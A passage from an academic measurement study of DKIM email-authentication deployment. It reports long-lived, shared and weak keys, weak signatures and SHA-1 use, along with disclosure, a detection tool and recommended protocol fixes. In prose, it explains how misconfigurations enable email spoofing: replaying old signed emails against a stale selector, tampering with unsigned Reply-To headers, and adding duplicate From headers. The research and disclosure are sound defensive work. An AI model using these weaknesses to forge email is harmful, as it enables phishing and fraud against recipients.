Especially, using long-lifetime keys is common even for the most high-profile domains. Figure 6 shows the number of long lifetime keys of 54 domains within Alexa top 100 covered by passive DNS data, including well-known apex domains like baidu.com, yahoo.com, and amazon.com. We find that 10 out of Alexa top 20 domains have not rotated their keys in the past five years, while the percentage is 68.5% out of the above 54 domains (within Alexa Top 100).

For a more accurate evaluation, we re-measure the DKIM keys of all domains using the popular selectors (mentioned in Section 3.2) on Feb 4, 2021. Since we can not get the initial DKIM configuration time of all domain names, neither through passive analysis nor active scanning, our measurement results only show the lower bound of the key's lifetime. Thus, the real lifetime of DKIM keys can be longer than our results.

Table 8: DKIM Key Lifetime in Passive DNS Dataset

DKIM Key Lifetime(year)	# Domain	%
≥ 1	793,679	21.9%
≥ 2	652,742	18.0%
≥ 3	521,033	14.4%
≥ 4	414,022	11.4%
≥ 5	312,852	8.6%

[1] The number of domains with long lifetime DKIM keys is a subset of those with short ones. For example, lifetime ≥ 2 is a subset of lifetime ≥ 1.

Root Causes of Using Long Lifetime Keys. Delving into the root causes, we find no update mechanism for DKIM keys like the policies designed for the public key infrastructure (PKI). RFC 6376 recommends using new selectors to replace public

keys regularly. When administrators update DKIM keys, the old selectors should be held on for a *transition period* to make sure that the emails with old DKIM signatures can be verified.

However, it will involve two potential problems if the updating mechanism for DKIM keys is unclear:

First, historical public keys are not revoked because of the unclear transition period. Even if the DKIM keys are changed voluntarily, administrators may not revoke historical public keys because they can not decide a proper time for the *transition period*. Thus, the historical keys still exist and can be accessed. It is maybe one of the reasons why the majority of DKIM keys have a very long lifetime. For example, a selector for google.com called "20120113", named by its creation date, has hardly been queried since January 2017, based on our Passive DNS dataset. Meanwhile, the number of requests for another selector called "20161025" began increasing dramatically. The request frequency for these two selectors is shown in Figure 7. We find two queries for selector "20120113" in July 2018, indicating the DKIM records still existed at that time even if it has almost no longer been used since January 2017. Besides, a test selector for microsoft.com called "testarcselector01" only appeared on Mar 28th, 2019, which can still be used to verify the DKIM signatures from microsoft.com, with the same authority as other selectors. From the selector name, we infer that the record was used to test for the ARC protocol [8] and administrators may forget to delete it.




Figure 7: Lifetime of Two DKIM Selectors Used by Google. We analyze the DNS request times of Google's two DKIM keys from Apr. 2016, to Mar. 2019, by month, based on the PassvieDNS dataset.

Second, some domains are configured with multiple selectors. In our datasets, we find 142,073 domain names have more than one selector. For example, eBay has at least 20 selectors, of which 13 selectors have not changed their DKIM keys in the past five years. Figure 8 illustrates the distribution of domains with multiple selectors, and we find 4,195 domains with more than five selectors and 1,333 with even more than ten selectors. There are two potential reasons for these domains to deploy multiple selectors: (1) RFC 6376 [13] recommends DKIM signature signers should not set old selectors for new DKIM keys. Otherwise, the emails with old DKIM signatures can no longer be verified so that recipients can not distinguish spoofing emails from those signed with historical keys. (2) Distributed organizations tend to choose different selectors and key pairs among regions or email servers. However, configuring a domain with too many selectors can increase the security risks since the leakage of any one private key will help attackers craft spoofing emails that can pass the DKIM verification.

Case Study. We discovered a case to demonstrate the security risk of the long lifetime keys. Previous work [11] found Zoho.com was vulnerable to DKIM signature spoofing attacks because of the "l=" tag. We revisited the problem two years later and found that although Zoho.com removed the "l=" tag and used a new selector to sign its outgoing email, it forgot to remove the old DKIM public key from DNS records, which means old emails with "l=" tag can still pass DKIM validation. Attackers could exploit this to replay old emails to bypass DMARC and spoof DKIM signatures. We have reported this bug to Zoho.com, who have fixed it and rewarded us $200 for the report.




Figure 8: Cumulative Distribution of Domain Names with Multiple DKIM Selectors.

6.2 Shared Keys

Prior works have demonstrated that sharing keys may introduce security issues in the PKI ecosystem [10, 12]. However, there seems to be no in-depth understanding about the prevalence of shared keys in the DKIM deployment. As such, we conduct a measurement study to evaluate key sharing issues, and the results show that the shared keys issues is prevalent in DKIM ecosystem.

We extract DKIM records from passive DNS sources and group domains by their DKIM keys respectively. Notice that we regard domains using the same public key as sharing DKIM keys. In total, we find 61,062 DKIM keys shared by more than one domain and 2,427,682 (66.9%) domains using shared DKIM keys in our datasets. Table 9 shows the top 10 domain groups that share DKIM keys. Especially, there is a

DKIM key shared by over 289,120 domains, which is used for Google's email service.

Table 9: Top 10 Domain Groups Using Shared DKIM Keys.

Group	# Domain	Email Service
1	289,120	Google
2	11,130	Strato
3	8,741	Mailchimp
4	6,979	Sendgrid
5	4,965	Pardot.com
6	4,408	Strato
7	4,156	Sendinblue
8	4,149	Exacttarget
9	3,893	Chinamail
10	1,906	Emarsys

To understand key sharing in more detail, we further investigate domain groups using the shared keys. There are two main situations:

First, multinational companies or organizations allocate the same DKIM keys to their controlled domains for management convenience. For example, PayPal uses the same DKIM key for its domains in different regions, such as `paypal.com.cn` in China and `paypal.com.sg` in Singapore.

Second, vendors of email services (e.g., Gmail, Chinamail) and email marketing services (e.g., Sendgrid, Salesforce) may provide users with DKIM signature services to increase the probability of emails they send reaching the inbox. In this situation, clients of these email services are generally configured with the same selector and DKIM keys.

Case Study. In our passive DNS dataset, there are 4,965 domains configured with the same public key and the same selector, such as falkonry.com, promodel.com, and polarislab.com. Leveraging Google search results, we find they are belongs to the same email marketing service, named Pardot. What is worse, the DKIM public key they adopting is 1024 bits and has probably not been changed for ten years.

6.3 Weak Keys

We analyze the DKIM key length of domains in passive DNS sources. Here, if a domain is configured with multiple selectors during the same period, we regard the shortest DKIM key as the key length of the domain because real attackers always target the weakest points to launch attacks.

Our research shows 84% of 3,627,871 domains still use DKIM keys that are less or equal to 1024 bits, while 5,399 domains use the DKIM keys that are even less than 512 bits. However, weak keys are not encouraged for the current DKIM practices. National Institute of Standards and Technology (NIST) has recommended against using 1024-bit keys since December 31, 2013. RFC 8301 also points out that short RSA keys more easily succumb to offline attacks, and signers *should* use RSA keys of at least 2048 bits [20].

Table 10: DKIM Key Length in PassiveDNS.

DKIM Key Length	# Domain	%
$len = 2048$	579,032	16.0%
$1024 < len < 2048$	6,611	0.2%
$len = 1024$	3,006,398	82.9%
$512 < len < 1024$	30,431	0.8%
$len \leq 512$	5,399	0.2%

To know whether email service administrators have implemented the best DKIM practices, we further investigate key lengths of newly added DKIM keys for each year. We regard the earliest timestamp of a DKIM record as the DKIM key configuration time. Figure 9 shows the number and the percentage of different DKIM key lengths for every year. To better present the changes of different key lengths in the figure, we used log_2^{number} when calculating the percentages since key numbers with different lengths differ by orders of magnitude. We can see that 1024-bits DKIM keys are still the mainstream of in current practices. In addition, DKIM keys are becoming more and more secure, as we notice the proportion of keys no longer than 512 bits has decreased, and that of 2048 bits has increased. The results demonstrate that administrators tend to use more secure keys when updating DKIM configurations for email security. Considering the improvement of computing power, we suggest this updating process should be accelerated.




Figure 9: Number and Percentage of Different DKIM Key Lengths from 2015 to 2020. The percentage is calculated by the log_2^{number} of different DKIM key lengths.

7 DKIM Signature Issues

DKIM provides many user-defined options, so it is prone to some configuration issues. We can analyze issues of DKIM

signatures in practice based on 460 million DKIM signatures derived from real emails provided by Coremail. We find 94.2% domains have DKIM signature issues, including weak DKIM signatures, insecure "l=" tags, and outdated hash algorithms.

7.1 Weak DKIM Signatures

DKIM signatures should sign important email headers to protect the content integrity of emails and avoid being abused for replay attacks. However, RFC 6376 [13] only specifies the `From` field to be *must* signed. Although it also recommends that 20 headers *should* be signed in the DKIM signatures, we find no domain in the Coremail DKIM data signing all of the 20 headers and the header fields signed in DKIM signatures vary among different email services.

However, it is insecure if some important fields are not signed, since attackers can arbitrarily tamper with the value of these fields to construct spoofing emails they need. For example, an attacker can replace the reply address of a legitimate email with their address if the `Reply-To` field is not signed, and thus, any reply email will be sent to the attacker.

We investigate all of the 20 headers recommended to be signed in the RFC 6376 [13] and divide them into two categories, as shown in Table 11. The meaning of these headers are introduced in Appendix B. We suggest that DKIM signatures should at least sign the fields in the first class, because they represent the parts that users can easily notice from user interfaces. If they are not signed, a DKIM signature can be abused for replay attacks and the user will likely notice that a spoofing email has passed DKIM verification. The technical details of these attacks are discussed in Chen's paper [11]. Besides, as aforementioned, the `Reply-To` field should also be signed to avoid replying to an attacker's address. Thus, we regard the signatures that do not sign these seven fields as weak DKIM signatures. On this point, we also had a discussion with Coremail's engineers and they agreed with our classification. Due to the complexity of email headers, a systematic security analysis of all email headers is necessary. The classification results should also be dynamically maintained.

Table 11: Headers Recommended to be Signed in RFC 6376.

Class	Field Name
1	From, Reply-To, Subject, Date, To, Cc, Content-Type
2	Resent-Date, Resent-From, Resent-To, Resent-Cc, In-Reply-To, References, List-Id, List-Help, List-Unsubscribe, List-Subscribe, List-Post, List-Owner, List-Archive

In addition, we also parse the email headers from "h=" tags in DKIM signatures from Coremail. We calculate the percentage of each header and show the results in Table 12. We find that 2,074,178 (94.1%) domains use weak DKIM signatures. Almost all the domains have signed `From` and `Subject` fields, while only 29 domains (e.g., mikegmarketing.com and nimbios.org) have not. However, there are still domains that have not signed `Cc` fields (91.5%), `Reply-To` fields (88.6%), `Content-Type` fields (32.5%), `Date` fields (24.2%), and `To` fields (13.3%).

Table 12: Top 10 Email Headers in DKIM Signatures.

Rank	Field Name	%
1	From	100.0%
2	Subject	99.7%
3	To	86.7%
4	Date	75.8%
5	Mime-Version	73.6%
6	Message-Id	73.3%
7	Content-Type	67.5%
8	Content-Transfer-Encoding	19.5%
9	X-Ms-Exchange-Senderadcheck	12.5%
10	Reply-To	11.4%

Oversigning. RFC 5322 explicitly specifies that there should be only one `From` header in an email [29]. However, email services are liberal in what they receive. Previous work shows that emails with multiple `From` headers can still be accepted by most popular email services [31], so attackers can exploit this feature to conduct email spoofing attacks [1, 11, 31]. To prevent adding duplicate header fields, DKIM designers proposed a method of oversigning [13], which means a header name should appear in "h=" tags once more than the actual number of that header in an email. For example, suppose that an email contains `From`, `To` and `Subject` headers, and each header appears only once. If email services use the oversigning mechanism to protect `From` and `To` fields, these two headers should be listed twice in the "h=" tag, such as "`h=from:from:to:to:subject:...`". When the oversigning mechanism is supported, the signer will calculate DKIM signatures regarding the extra headers as empty fields. In this way, attackers can not add extra headers to conduct email spoofing attacks.

We analyze how many domains use oversigning to protect themselves against multiple headers attacks. RFC 5322 (section 3.6) specifies there are 11 headers should occur at most one time in email headers. Therefore, we regard these headers as being oversigned if these headers appear more than once in "h=" tags of DKIM signatures. We found only 47549 (2.2%) domains are found to be protected, as shown in Table 13. For the seven essential headers we suggest to be signed, we find 47,334 domains use oversigning to protect the `From` field, while only 603 domains protect the `Reply-To` field. Fortunately, some well-known service providers have started to use this mechanism to protect their outgoing emails, such as yahoo.com and mail.ru. The emails sent by these

providers account for 12.8% in our DKIM signature datasets.

Table 13: Top 10 Headers Protected by Oversigning Mechanism.

Rank	Field Name	# Domain	%
1	From	47,334	99.5%
2	Subject	16,597	34.9%
3	Date	11,144	23.4%
4	To	5,913	12.4%
5	Message-Id	5,068	10.7%
6	In-Reply-To	2,611	5.5%
7	References	2,487	5.2%
8	Cc	2,004	4.2%
9	Reply-To	603	1.3%
10	Sender	165	0.3%

7.2 Insecure "l=" Tags

In DKIM records, "l=" tags are used to limit the length of email bodies that should be calculated for DKIM signatures explicitly. If the body length is not specified, the entire message body will be signed. This tag is designed for increasing DKIM signature robustness since the unsubscribe information can be added to the end of email messages, and some antivirus products may also add the notification like "the email was scanned by product ABC". However, using "l=" tags are proved to be insecure, since the misuse of the "l=" tag can allow displaying fraudulent content to end-users without breaking the DKIM signature, as discussed in Section 8.2 in RFC 6376 [13]. Besides, attackers can craft a spoofing email exploiting the insecure "l=" tag and multiple `Content-Type` headers [11], without breaking the original DKIM signature. Our results show that 6,860 (0.3%) domains still use "l=" tags in DKIM signatures, of which 1,273 domains are within Alexa top 1 million domains.

7.3 Outdated Hash Algorithms

Hash algorithms are essential to creating digital signatures, the collision resistance of which can directly affect the protective effect of digital signature algorithms. SHA-1 and SHA-256 are commonly used in DKIM, however, SHA-1 is not as collision-resistant as expected, on which theoretical attacks have been known since 2005 [33]. In recent years, a series of works [22, 23, 32] have shown that attacking on SHA-1 is becoming practical. Besides, SHA-1 was officially deprecated by NIST in 2011 [6]. RFC 8301 [20] has also recommended that rsa-sha1 must not be used for signing or verifying DKIM signatures in 2018. However, the rsa-sha1 algorithm is still widely used. We find 1,451,956 (65.9%) domains still use rsa-sha1 to generate DKIM signatures, of which 3,292 domains are within Alexa top 1M domains.

Theoretically, adopting a weak hash algorithm for DKIM signatures may lead to attacks enabled by hash collisions [22, 23, 32]. If an adversary can find a meaningful hash collision of the given email's body, he/she can replace email bodies and craft spoofing emails without breaking DKIM signatures, which will seriously break the protection of DKIM. Though it is challenging for practical attacks, we suggest updating the relevant algorithms in practices before any actual attack is found.

8 Discussion

8.1 Limitations

Data Collection. We have to admit our DKIM records and signatures can be biased due to the geo-location of the affiliated DNS resolvers and email servers. However, our dataset still shows representative results from three aspects: (1) Because this study needs DKIM data from diverse domains, the large scale and the long period for passive DNS data collection can meet the requirement. (2) Coremail occupies a considerable share of the Chinese email market, its clients can receive emails from all over the world. Thus, the Coremail DKIM signature dataset is an effective supplement to the passive DNS data. For example, the passive DNS data can only cover the 8.7% of Alexa top 1M domains, while the number is up to 10.2% when adding the Coremail data. (3) We also conduct an active scanning on Alexa top domains to eliminate the dataset limitation with the best effort.

Above all, we have tried our best to measure the DKIM deployment among Alexa top 1 million domains. We admit that our measurement result is only the lower bound of the real-world DKIM adoption, while it is enough for further analysis.

Canonicalization. Canonicalization algorithm is an important component of the DKIM protocol, which makes it possible to verify DKIM signatures, even if the SMTP gateway has slightly changed the source code of the email. Due to the consideration of privacy issues, we only get and use the DKIM-Signature headers provided by Coremail and cannot access other email headers and email bodies. As a result, our study may not evaluate the influence of various canonicalization algorithms, which is another limitation of our study. We conducted a preliminary evaluation of the usage of different canonicalization algorithms. The results are described in the Appendix A.

8.2 Mitigation

Disclosure. We have tried to responsibly report all vulnerabilities we found to the relevant email administrators. It is non-trivial since the total number of involved domain

names is extremely large, and we lack some contact information of these email administrators. Thus, we first report the vulnerabilities of DKIM deployment to some reputable email service vendors, such as Gmail and Sendgrid. Second, for other involved domains, we collect email addresses via the Whois API and contact them with detailed vulnerability reports. So far, we have received responses from Gmail, Mailchimp, Sendgrid and Salesforce. They acknowledged our report and actively discussed the potential impact of these problems with us. Besides, we also received feedbacks from 24 relevant email administrators, including beyovantage.com, secureworks.com, pax.com, hbtc.com. They acknowledged our report and particularly thank us for reporting these vulnerabilities to them.

Online Detection Tool. Reasons for the unsatisfactory deployment of DKIM include (1) the differences in administrators' understanding of DKIM deployment, (2) the lack of unified deployment recommendations, and (3) no easy-to-use detection tool for administrators to validate DKIM deployment. As such, we develop an online tool for DKIM deployment based on our measurement and analysis scripts, which can be accessed at *https://nospoofing.cn*. This tool can help email administrators check and deploy their DKIM records and further improve the status quo of DKIM deployment.

Our online detection tool provides two query methods. Users can provide the tool with a domain name and its corresponding selector or send an email to our designated email address to query the current DKIM deployment situation of this domain. Our tool can do the grammar check and analyze the key strength and judge whether the DKIM signatures have the security issues mentioned in this paper. Compared with some existing tools, [3] our tool can not only test whether a domain has deployed DKIM, but also conduct a comprehensive security analysis of DKIM records and DKIM signatures, and give corresponding deployment recommendations.

8.3 Recommendations

We find that some implementation-level problems can be avoided by modifying the protocol, so we propose two improvements: (1) adding an expired date for DKIM keys and (2) setting "oversigning" as the default mechanism. These suggestions only need incremental changes, which can be compatible with old versions of the protocol. This iterative process can be achieved smoothly by updating the relevant verification library.

DKIM Key Expiration Date. It is because RFC 6376 has not specified a clear *transition period* for old keys that long lifetime DKIM keys are common in practice. Besides, in the DKIM ecosystem, a considerable number of domains will not remove their DKIM keys from DNS servers in time, even though the keys are revoked. For example, in Figure 7, though Google has started to use a new key, the historical one has still been kept for one and a half years after being abandoned. Thus, a feasible solution is to add a field of DKIM key expiration date to DKIM records, which can help alleviate the problem of the unclear transition period and promote regular key replacement. The sending services can decide whether to use this field. If this field is used, email services should sign the `Date` field.

Email senders should stop using a public key to generate DKIM signatures two months before the expiration time to ensure that the historical DKIM signature can be verified. In the PKI ecosystem, the famous certificate authority *Let's Encrypt* suggests its users update their certifications one month before they expire. Moreover, our industrial partner, Coremail, has confirmed that it is relatively reasonable to set the transition period to two months based on their deployment practices. Email recipients should first determine whether the DKIM signatures of currently received emails have expired based on this field when verifying DKIM signatures.

We tested 11 well-known mail services (e.g., Gmail, Yahoo, and Yandex) and open-source DKIM libraries (OpenDKIM, DKIMproxy) for backward compatibility. We found that all of them are compatible with this solution. In detail, we set up an email service, added an `expired-date` field to our DKIM record, and sent emails signed with our DKIM key to famous email services. The email transfer and the DKIM verification worked well together with this solution.

Default Oversigning Mechanism. The oversigning mechanism is helpful to protect users from the email spoofing attacks that use multiple email headers [11, 31]. However, our measurement results show that few email administrators are aware of this kind of email spoofing attack.Thus, it is better to change the implementation of popular DKIM libraries. The DKIM libraries can set the oversigning mechanism as default when signing DKIM signatures. That is to say, signers should use the default oversigning mechanism to protect essential headers, including `From`, `To`, `Subject`, `Content-Type`, `Reply-To`, `Date`, and `Cc`. The only modification signers need to do is list the headers once more in the `h` field than it should be.

RFC 5322 [29] specifies that `From`, `To`, `Subject`, `Cc`, and `Reply-To` should occur once at most. Thus, for general cases, it is enough for signers to list these headers twice in the `h` field. Email service administrators can decide whether to use the default oversigning mechanism to protect other headers, and they should not use it to protect the header they want to add or change. It is only a small change for signers and will not affect the DKIM verification process, so we consider it backward compatible. Besides, this change will significantly improve the protective effect of DKIM signatures and prevent DKIM signatures from being used for replay attacks.

[3] https://poste.io/dkim, https://www.mail-tester.com, and https://internet.nl

9 Related Work

DKIM Deployment To the best of our knowledge, this paper is the first large-scale, longitudinal analysis of DKIM deployment and related misconfiguration issues. SMTP extensions such as DKIM, SPF and DMARC are used to provide security properties for email transport. There are a few measurement studies on the deployment of SPF, DKIM, and DMARC [14, 15, 18]. Their results indicate that the adoption and enforcement of these extensions need improvement. However, they pay more attention to the deployment rate of the email security protocol, rather than the misconfiguration issues. In addition, the previous work has less analysis of DKIM deployment, due to the difficulty to obtain DKIM data through active scanning.

Among them, the most similar work is that Durumeric et al. [14] published studies on the measurement of email security protocols (SPF, DKIM and DMARC) in 2015. They analyzed the security configurations of top email providers based on SMTP connections from and to the Google email server between January 2014 to April 2015. After 5 years, a new measurement is needed at this time to analyze the current deployment of DKIM. Compared with their work, our dataset has a larger amount data and a long time span. Our dataset contains PassiveDNS data over 5 years and 460 million DKIM signatures derived from email system in practice.

Email Security Email has long been fraught with security issues such as email spoofing attacks [11, 18, 31]. To address these problems, various security extensions have been proposed and standardized. At present, SPF, DKIM and DMARC protocols are the most widely used ones. Among them, DKIM is an effective way to authenticate a sender and verify the integrity of received emails.

Recently, some studies focus on the email spoofing attacks in practice. Hu et al. [18] analyzed how email vendors detect and handle spoofing emails through an end-to-end email spoofing experiment. Shen et al. [31] presented a series of new attacks that can bypass SPF, DKIM, DMARC and user-interface protections through a systematic analysis of the email delivery process. They conducted a large-scale analysis of 30 popular email services and 23 email clients, and found that all of them are vulnerable to certain types of attacks. Chen et al. [11] introduced the ambiguous-replay attacks with seemingly valid DKIM signatures from legitimate domains. Jens et al. analyzed the security issues in the OpenPGP and S/MIME protocols. They devised a series of practical forgery attacks against various implementations of OpenPGP and S/MIME and proposed countermeasures [25, 26, 30]. Unlike prior works, our work shows the current deployment status of DKIM in practice. We reveal many DKIM misconfiguration issues in the real email ecosystem. These results highlight systemic problems, which motivate improved automation and auditing of DKIM management.

10 Conclusion

In this paper, we illustrate the DKIM deployment and its potential security issues. We perform a large-scale measurement study on DKIM and show that 28.1% of Alexa Top 1 million domains have enabled DKIM. However, the mismanagement of DKIM is still prevalent in the email ecosystem, including grammar errors, DKIM key management issues, and DKIM signatures issues. The mismanagement weakens the protection of DKIM and poses security risks to email users. We report the vulnerabilities to the email administrators and provide an online tool to ananlyze the deployment of DKIM. We believe this work will improve the deployment of DKIM and inspire the community to work towards securing DKIM deployment.

Acknowlegments

We sincerely thank our shepherd Jörg Schwenk and all the anonymous reviewers for their valuable reviews and comments to improve this paper. We also thank Chenrui Li, Zhuo Li, and Xiang Li for their peer-reviewing and assisting in editing this paper. We are grateful for the support from Qi-Anxin, 360 and Coremail in data collection.

This work was supported in part by the National Natural Science Foundation of China (U1836213, U19B2034, 62102218). Baojun Liu was partially supported by the Shuimu Tsinghua Scholar Program. Any opinions, findings, conclusions or recommendations expressed in this paper do not necessarily reflect the views of the NSFC.

References

[1] Breaking dkim - on purpose and by chance. https://maulwuff.de/research/breaking-dkim-on-purpose-and-by-chance.html. Accessed: November 28, 2020.

[2] Business e-mail compromise the 12 billion dollar scam. https://www.ic3.gov/Media/Y2018/PSA180712. Accessed: Jan 28, 2021.

[3] Dkim key rotation best common practices. http://www.m3aawg.org/DKIMKeyRotation. Accessed: December 18, 2021.

[4] Passive dns historical internet database. https://www.farsightsecurity.com/solutions/dnsdb/. Accessed: November 28, 2020.

[5] Research: Crisis of fake email continues to plague industries worldwide. https://www.valimail.com/press/research-crisis-of-fake-email-continues-to-plague-industries-worldwide-2/. Accessed: Jan 28, 2021.

[6] Research results on sha-1 collisions. https://csrc.nist.gov/news/2017/research-results-on-sha-1-collisions. Accessed: Oct 11, 2021.

[7] Spam and phishing in q1 2019. https://securelist.com/spam-and-phishing-in-q1-2019/90795/. Accessed: Jan 28, 2021.

[8] Kurt Andersen, Brandon Long, Seth Blank, and Murray S. Kucherawy. The authenticated received chain (ARC) protocol. *RFC*, 8617:1–35, 2019.

[9] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. EXPOSURE: finding malicious domains using passive DNS analysis. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2011, San Diego, California, USA, 6th February - 9th February 2011*. The Internet Society, 2011.

[10] Frank Cangialosi, Taejoong Chung, David R. Choffnes, Dave Levin, Bruce M. Maggs, Alan Mislove, and Christo Wilson. Measurement and analysis of private key sharing in the HTTPS ecosystem. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 628–640. ACM, 2016.

[11] Jianjun Chen, Vern Paxson, and Jian Jiang. Composition kills: A case study of email sender authentication. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 2183–2199. USENIX Association, 2020.

[12] Taejoong Chung, Roland van Rijswijk-Deij, Balakrishnan Chandrasekaran, David R. Choffnes, Dave Levin, Bruce M. Maggs, Alan Mislove, and Christo Wilson. A longitudinal, end-to-end view of the DNSSEC ecosystem. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 1307–1322. USENIX Association, 2017.

[13] Dave Crocker, Tony Hansen, and Murray S. Kucherawy. Domainkeys identified mail (DKIM) signatures. *RFC*, 6376:1–76, 2011.

[14] Zakir Durumeric, David Adrian, Ariana Mirian, James Kasten, Elie Bursztein, Nicolas Lidzborski, Kurt Thomas, Vijay Eranti, Michael Bailey, and J. Alex Halderman. Neither snow nor rain nor MITM...: an empirical analysis of email delivery security. In Kenjiro Cho, Kensuke Fukuda, Vivek S. Pai, and Neil Spring, editors, *Proceedings of the 2015 ACM Internet Measurement Conference, IMC 2015, Tokyo, Japan, October 28-30, 2015*, pages 27–39. ACM, 2015.

[15] Ian D. Foster, Jon Larson, Max Masich, Alex C. Snoeren, Stefan Savage, and Kirill Levchenko. Security by any other name: On the effectiveness of provider based email security. In Indrajit Ray, Ninghui Li, and Christopher Kruegel, editors, *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-16, 2015*, pages 450–464. ACM, 2015.

[16] Hongyu Gao, Vinod Yegneswaran, Yan Chen, Phillip A. Porras, Shalini Ghosh, Jian Jiang, and Hai-Xin Duan. An empirical reexamination of global DNS behavior. In Dah Ming Chiu, Jia Wang, Paul Barford, and Srinivasan Seshan, editors, *ACM SIGCOMM 2013 Conference, SIGCOMM 2013, Hong Kong, August 12-16, 2013*, pages 267–278. ACM, 2013.

[17] Amir Herzberg. Dns-based email sender authentication mechanisms: A critical review. *Comput. Secur.*, 28(8):731–742, 2009.

[18] Hang Hu and Gang Wang. End-to-end measurements of email spoofing attacks. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 1095–1112. USENIX Association, 2018.

[19] Scott Kitterman. Sender policy framework (SPF) for authorizing use of domains in email, version 1. *RFC*, 7208:1–64, 2014.

[20] Scott Kitterman. Cryptographic algorithm and key usage update to domainkeys identified mail (DKIM). *RFC*, 8301:1–5, 2018.

[21] Murray S. Kucherawy and Elizabeth D. Zwicky. Domain-based message authentication, reporting, and conformance (DMARC). *RFC*, 7489:1–73, 2015.

[22] Gaëtan Leurent and Thomas Peyrin. From collisions to chosen-prefix collisions application to full SHA-1. In Yuval Ishai and Vincent Rijmen, editors, *Advances in Cryptology - EUROCRYPT 2019 - 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, May 19-23, 2019, Proceedings, Part III*, volume 11478 of *Lecture Notes in Computer Science*, pages 527–555. Springer, 2019.

[23] Gaëtan Leurent and Thomas Peyrin. SHA-1 is a shambles: First chosen-prefix collision on SHA-1 and application to the PGP web of trust. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 1839–1856. USENIX Association, 2020.

[24] John R. Levine. A new cryptographic signature method for domainkeys identified mail (DKIM). *RFC*, 8463:1–7, 2018.

[25] Jens Müller, Marcus Brinkmann, Damian Poddebniak, Hanno Böck, Sebastian Schinzel, Juraj Somorovsky, and Jörg Schwenk. "johnny, you are fired!" - spoofing openpgp and S/MIME signatures in emails. In Nadia Heninger and Patrick Traynor, editors, *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 1011–1028. USENIX Association, 2019.

[26] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. Efail: Breaking S/MIME and openpgp email encryption using exfiltration channels. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 549–566. USENIX Association, 2018.

[27] Tim Polk, Lily Chen, Sean Turner, and Paul E. Hoffman. Security considerations for the SHA-0 and SHA-1 message-digest algorithms. *RFC*, 6194:1–7, 2011.

[28] Jonathan Postel. Rfc0821: Simple mail transfer protocol, 1982.

[29] Peter W. Resnick. Internet message format. *RFC*, 5322:1–57, 2008.

[30] Jörg Schwenk, Marcus Brinkmann, Damian Poddebniak, Jens Müller, Juraj Somorovsky, and Sebastian Schinzel. Mitigation of attacks on email end-to-end encryption. In Jay Ligatti, Xinming Ou, Jonathan Katz, and Giovanni Vigna, editors, *CCS '20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, November 9-13, 2020*, pages 1647–1664. ACM, 2020.

[31] Kaiwen Shen, Chuhan Wang, Minglei Guo, Xiaofeng Zheng, Chaoyi Lu, Baojun Liu, Yuxuan Zhao, Shuang Hao, Haixin Duan, Qingfeng Pan, and Min Yang. Weak links in authentication chains: A large-scale analysis of email sender spoofing attacks. In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 3201–3217. USENIX Association, 2021.

[32] Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. The first collision for full SHA-1. In Jonathan Katz and Hovav Shacham, editors, *Advances in Cryptology - CRYPTO 2017 - 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 20-24, 2017, Proceedings, Part I*, volume 10401 of *Lecture Notes in Computer Science*, pages 570–596. Springer, 2017.

[33] Xiaoyun Wang and Hongbo Yu. How to break MD5 and other hash functions. In Ronald Cramer, editor, *Advances in Cryptology - EUROCRYPT 2005, 24th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Aarhus, Denmark, May 22-26, 2005, Proceedings*, volume 3494 of *Lecture Notes in Computer Science*, pages 19–35. Springer, 2005.

A Canonicalization Algorithms

We analyzed the usage of different canonicalization algorithms in real-world email communication, based on our DKIM signatures datasets. The result is shown in Table 14. We found that most domains apply a "relaxed" canonicalization algorithm for both email bodies and headers.

